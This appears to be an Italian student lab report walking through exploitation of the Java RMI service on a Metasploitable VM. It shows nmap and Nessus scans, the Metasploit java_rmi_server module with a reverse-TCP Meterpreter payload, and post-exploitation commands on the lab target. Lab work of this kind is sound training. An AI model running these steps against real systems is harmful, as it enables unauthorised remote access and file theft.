


HACKING CON METASPLOIT

Con il seguente modulo abbiamo imparato a conoscere bene il framework Metasploit presente nella macchina Kali Linux, un potentissimo strumento attraverso il quale è possibile exploitare qualsiasi tipo di macchina vittima d'attacco.

La traccia chiedeva come exploitare la vulnerabilità **JAVA-RMI** presente di default nella macchina Metasploitable.

Attraverso questo report sarà possibile sia come riconoscere una vulnerabilità, sia come exploitarla e sfruttarla al meglio.

Come da traccia imposto le macchine con gli IP rispettivamente per **KALI 192.168.99.111** mentre per **META 192.168.99.112**, qui di seguito sono mostrate config di rete.




```
Trash
kali@kali: ~
File Actions Edit View Help
GNU nano 7.2 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.99.111/24
gateway 192.168.99.1
```



```
METAX [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
GNU nano 2.0.7 File: /etc/network/interfaces


# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.99.112
netmask 255.255.255.0
network 192.168.99.0
broadcast 192.168.99.255
gateway 192.168.99.1
```

HACKING CON METASPLOIT

Per verificare l'effettiva connessione e il raggiungimento tra le due macchine facciamo un ping da KALI verso META.



```
kali@kali: ~  
File Actions Edit View Help  
~  
(kali@kali)-[~]  
$ ping 192.168.99.112  
PING 192.168.99.112 (192.168.99.112) 56(84) bytes of data.  
64 bytes from 192.168.99.112: icmp_seq=1 ttl=64 time=6.96 ms  
64 bytes from 192.168.99.112: icmp_seq=2 ttl=64 time=3.92 ms  
64 bytes from 192.168.99.112: icmp_seq=3 ttl=64 time=5.73 ms  
64 bytes from 192.168.99.112: icmp_seq=4 ttl=64 time=7.81 ms  
64 bytes from 192.168.99.112: icmp_seq=5 ttl=64 time=8.07 ms  
64 bytes from 192.168.99.112: icmp_seq=6 ttl=64 time=1.04 ms  
64 bytes from 192.168.99.112: icmp_seq=7 ttl=64 time=1.40 ms
```

Come prima cosa per effettuare concretamente l'exploit su una macchina bersaglio dobbiamo anzitutto trovarne le vulnerabilità e ovviamente verificare se la macchina è soggetta alla vulnerabilità richiesta.

Questa operazione la facciamo anzitutto con **NMAP** (prezioso applicativo per enumerazione e scansione delle porte attive sul bersaglio) e dopo in fase di assessment con **NESSUS** (applicativo web molto potente che rileva vulnerabilities e da informazioni su remediation creando preziosi report che sono atti allo studio delle vulnerabilità presenti su una macchina).

Qui di seguito uno screen con **NMAP** attivo che appunto identifica sulla porta 1099 lo stato di apertura e quindi il potenziale rischio di vulnerabilità sul servizio JAVA-RMI

HACKING CON METASPLOIT

```
kali@kali:~$ nmap -v 192.168.99.112
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 05:38 EDT
Nmap scan report for 192.168.99.112
Host is up (0.0043s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8000/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  unknown
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 196.19 seconds

kali@kali:~$
```

Per completare la scansione della vulnerabilità abbiamo lanciato un basic network scan su **NESSUS** verso la macchina target e tra le varie vulnerabilities è spuntata per l'appunto anche qui quella relativa alla porta 1099 sul servizio **JAVA-RMI**.

Qui di seguito la vulnerabilità scansionata da **NESSUS**

METASPLOIT / Plugin #22227

< Back to Vulnerabilities

Con

Vulnerabilities 82

INFO RMI Registry Detection

Description

The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.

See Also

<https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html>
<http://www.nessus.org/u/b6fd7659>

Output

Valid response recieved for port 1099:
0x00: 51 AC ED 00 05 77 0F 01 4F 97 EA F5 00 00 01 88 Q...w..O.....
0x10: C3 8F CA 20 80 00 75 72 00 13 5B 4C 6A 61 76 61 ...ur..[Ljava
0x20: 2E 6C 61 6E 67 2B 53 74 72 69 6E 67 3B AD D2 56 .lang.String;..V
0x30: E7 E9 1D 7B 47 02 00 00 70 78 70 00 00 00 00 ...G...pox....

To see debug logs, please visit individual host

Port ▲

Hosts

1099 / tcp / rmi_regist... 192.168.99.112

No output recorded.

To see debug logs, please visit individual host

Port ▲

Hosts

1099 / tcp / rmi_regist... 192.168.99.112

Arriviamo all'utilizzo del framework di Metasploit per exploitare il servizio e prendere attraverso una sessione di Meterpreter informazioni importanti dalla macchina target.

Per prima cosa, lancio dal terminale il comando **msfconsole** che ci apre appunto l'utilizzo del framework.

HACKING CON METASPLOIT

```
root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
# msfconsole

Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

https://metasploit.com

+ --=[ metasploit v6.3.4-dev ]
+ --=[ 2294 exploits - 1201 auxiliary - 409 post ]
+ --=[ 968 payloads - 45 encoders - 11 nops ]
+ --=[ 9 evasion ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

Il framework contiene una lista enorme di exploits, come si può ben vedere anche dallo screen sopra, già precaricati nel framework e già utilizzabili per cui andiamo a cercare quello relativo alla nostra vulnerabilità con il comando **search java_rmi** come qui di seguito.

```
msf6 > search java_rmi

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -  -
0  auxiliary/gather/java_rmi_registry         normal         No     Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server         2011-10-15     excellent Yes    Java RMI Server Insecure Default Configuration Java Code Execution
2  auxiliary/scanner/misc/java_rmi_server     2011-10-15     normal   No     Java RMI Server Insecure Endpoint Code Execution Scanner
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31     excellent No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl

msf6 > use exploit/multi/misc/java_rmi_server
```

Tra i seguenti andremo ad utilizzare il numero 1 che è uno dei più completi e testati e permette di avviare una sessione di meterpreter.

Una volta selezionato con il comando **use 1** o utilizzando invece che il numero il path relativo all'exploit che in questo caso è **exploit/multi/misc/java_rmi_server**.

Per settare al meglio l'exploit utilizziamo il comando **show options** come di seguito.

HACKING CON METASPLOIT

```
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):


| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |


Payload options (java/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.99.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |


View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > 
```

Tra i settaggi fondamentali in questo passaggio andiamo a configurare il remote host con il comando ***set rhosts*** seguito dall'ip della macchina target che in questo caso è **192.168.99.112** ed il localhost relativo alla macchina attaccante che in questo caso è **192.168.99.111**.

In linea generale vanno settati tutti i parametri dove sono espressamente richiesti dallo **yes** nella colonna ***required***.

```
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.99.112
rhosts => 192.168.99.112
msf6 exploit(multi/misc/java_rmi_server) > show options
Module options (exploit/multi/misc/java_rmi_server):


| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    | 192.168.99.112  | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |


Payload options (java/meterpreter/reverse_tcp):


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.99.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |


Exploit target:


| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |


View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > 
```

Una volta settati tutti i parametri in maniera corretta, prima di lanciare l'exploit andiamo a ricontrollare con il comando ***show options***, se tutto è settato a regola passiamo all'exploit vero e proprio lanciando il comando ***exploit***.

```
View the full module info with the info, or info -d command.
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.99.111:4444
[*] 192.168.99.112:1099 - Using URL: http://192.168.99.111:8080/DmzIn0Ihr
[*] 192.168.99.112:1099 - Server started.
[*] 192.168.99.112:1099 - Sending RMI Header ...
[*] 192.168.99.112:1099 - Sending RMI Call ...
[*] 192.168.99.112:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.99.112
[*] Meterpreter session 1 opened (192.168.99.111:4444 → 192.168.99.112:43083) at 2023-06-16 06:57:36 -0400

meterpreter > 
```

HACKING CON METASPLOIT

L'exploit è correttamente riuscito e quindi abbiamo avviato una sessione di meterpreter grazie al quale andremo a recuperare informazioni essenziali relative alla macchina target con alcuni comandi che vedremo qui di seguito.

Il primo richiesto dalla traccia è **ipconfig** che ci rilascia le informazioni relative alle configurazioni di rete della macchina bersaglio.

```
meterpreter > ipconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.99.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe4:2d2e
IPv6 Netmask : ::

meterpreter > █
```

Il secondo comando richiesto dalla traccia è **route** che mostra le tabelle di routing della macchina bersaglio.

```
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
127.0.0.1   255.0.0.0    0.0.0.0
192.168.99.112 255.255.255.0 0.0.0.0

IPv6 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
-----
::1         ::           ::           ::
fe80::a00:27ff:fe4:2d2e ::           ::

meterpreter > █
```

In più ho sfruttato il comando **sysinfo** per rilevare informazioni importanti su che tipo di OS, la relativa architettura ed il linguaggio di sistema della macchina bersaglio.

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > █
```

HACKING CON METASPLOIT

Ho utilizzato anche il comando **whoami** che mi ha permesso attraverso i classici comandi di Linux di visualizzare i file presenti sulla macchina e di relativi permessi.

```
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > ls
Listing: /

Mode                Size      Type    Last modified    Name
-----
040666/rw-rw-rw-    4096    dir     2012-05-13 23:35:33 -0400 bin
040666/rw-rw-rw-    1024    dir     2012-05-13 23:36:28 -0400 boot
040666/rw-rw-rw-    4096    dir     2010-03-16 18:55:51 -0400 cdrom
040666/rw-rw-rw-   13540    dir     2023-06-16 06:54:23 -0400 dev
040666/rw-rw-rw-    4096    dir     2023-06-16 06:54:28 -0400 etc
040666/rw-rw-rw-    4096    dir     2010-04-16 02:16:02 -0400 home
040666/rw-rw-rw-    4096    dir     2010-03-16 18:57:40 -0400 initrd
100666/rw-rw-rw-   7929183 fil     2012-05-13 23:35:56 -0400 initrd.img
040666/rw-rw-rw-    4096    dir     2012-05-13 23:35:22 -0400 lib
040666/rw-rw-rw-   16384    dir     2010-03-16 18:55:15 -0400 lost+found
040666/rw-rw-rw-    4096    dir     2010-03-16 18:55:52 -0400 media
040666/rw-rw-rw-    4096    dir     2010-04-28 16:16:56 -0400 mnt
100666/rw-rw-rw-    6542    fil     2023-06-16 06:54:49 -0400 nohup.out
040666/rw-rw-rw-    4096    dir     2010-03-16 18:57:39 -0400 opt
040666/rw-rw-rw-     0      dir     2023-06-16 06:54:12 -0400 proc
040666/rw-rw-rw-    4096    dir     2023-06-16 06:54:49 -0400 root
040666/rw-rw-rw-    4096    dir     2012-05-13 21:54:53 -0400 sbin
040666/rw-rw-rw-    4096    dir     2010-03-16 18:57:38 -0400 srv
040666/rw-rw-rw-     0      dir     2023-06-16 06:54:13 -0400 sys
040666/rw-rw-rw-    4096    dir     2023-06-16 06:57:34 -0400 tmp
040666/rw-rw-rw-    4096    dir     2010-04-28 00:06:37 -0400 usr
040666/rw-rw-rw-    4096    dir     2010-03-17 10:08:23 -0400 var
100666/rw-rw-rw-  1987288 fil     2008-04-10 12:55:41 -0400 vmlinuz

meterpreter > 
```

Come ultimi comandi ho inglobato **upload** e **download** che permettono rispettivamente di caricare e scaricare file sulla macchina target attraverso la sessione di meterpreter attiva come possibile visualizzare in figura sotto.

```
meterpreter > download
Usage: download [options] src1 src2 src3 ... destination

Downloads remote files and directories to the local machine.

OPTIONS:
  -a Enable adaptive download buffer size
  -b Set the initial block size for the download
  -c Resume getting a partially-downloaded file
  -h Help banner
  -l Set the limit of retries (0 unlimits)
  -r Download recursively
  -t Timestamp downloaded files

meterpreter > upload
Usage: upload [options] src1 src2 src3 ... destination

Uploads local files and directories to the remote machine.

OPTIONS:
  -h Help banner
  -r Upload recursively

meterpreter > 
```

Per concludere posso affermare che Metasploit è un potente strumento che permette di accedere a macchine bersaglio in maniera veloce, efficiente e concreta permettendo quindi di poter avere accesso a file, archivi e sessioni importanti che possono essere presenti sui bersagli.

Ho trovato molto interessante e stimolante questo argomento e lo studio di esso mi ha permesso di ampliare ancor di più le conoscenze acquisite relative alla sessione di attacking.